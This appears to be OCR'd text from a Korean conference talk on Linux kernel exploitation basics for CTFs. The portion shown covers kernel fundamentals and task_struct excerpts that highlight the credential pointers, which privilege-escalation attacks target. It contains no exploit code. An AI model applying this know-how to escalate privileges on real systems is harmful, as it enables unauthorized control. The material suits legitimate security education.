Linux Kernel Exploit Basic

서호진

POC SECURITY

Who Am I

- 아주대학교 사이버보안학과
- 아주대학교 정보보안 소학회 Whois 소속
- Best of The Best 9기 취약점 분석 트랙
- 0x19살

Content

- Linux Kernel 기초 지식

  What is a Kernel?, kernel module, task, kernel API

- CTF에서의 Linux Kernel Exploit

  Local Privilege Escalation, QEMU, Memory Mitigation

- Kernel Exploit Technique


  Kernel Return Oriented Programming

- Q&A

Linux Kernel 기초 지식

- What is a Kernel?

운영체제(OS)의 핵심 구성 요소로 컴퓨터 기본적인 자원들을 관리하고 메모리,
프로세스, 디바이스 드라이버 관리, 시스템 콜 수신의 역할을 수행하는 소프트웨어



Linux Kernel 기초 지식


- Task

Linux Kernel에서는 프로세스와 쓰레드의 데이터를 Task 라는 구조체를 통해서 관리를 하는데 이 때 각 프로세스 or 쓰레드 마다 Task가 생성이 된다.

https://elixir.bootlin.com/linux/v6.18.6/source/include/linux/sched.h#L819

Linux Kernel 기초 지식


- Task Struct



```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
        /*
         * For reasons of header soup (see current_thread_info()), this
         * must be the first element of task_struct.
         */
        struct thread_info              thread_info;
#endif
        unsigned int                    __state;

        /* saved state for "spinlock sleepers" */
        unsigned int                    saved_state;

        /*
         * This begins the randomizable portion of task_struct. Only
         * scheduling-critical items should be added above here.
         */
        randomized_struct_fields_start

        void                            *stack;
        refcount_t                      usage;
        /* Per task flags (PF_*), defined further below: */
        unsigned int                    flags;
        unsigned int                    ptrace;

#ifdef CONFIG_MEM_ALLOC_PROFILING
        struct alloc_tag                *alloc_tag;
#endif

        int                             on_cpu;
        struct __call_single_node       wake_entry;
        unsigned int                    wakee_flips;
        unsigned long                   wakee_flip_decay_ts;
        struct task_struct              *last_wakee;
```


Linux Kernel 기초 지식

- Task Struct




```
        /* Process credentials: */

        /* Tracer's credentials at attach: */
        const struct cred __rcu          *ptracer_cred;

        /* Objective and real subjective task credentials (
        const struct cred __rcu          *real_cred;

        /* Effective (overridable) subjective task credentials (COW): */
        const struct cred __rcu          *cred;

#ifdef CONFIG_KEYS
        /* Cached requested key. */
        struct key                       *cached_requested_ke
#endif
```

현재 task의 신원 정보 저장(퍼미션 등...)



```
 *   - task_lock() to ensure the operation is atomic and the name is
 *     fully updated.
 */
char                              comm[TASK_COMM_LEN];

struct nameidata                  *nameidata;
```

Process Name 저장

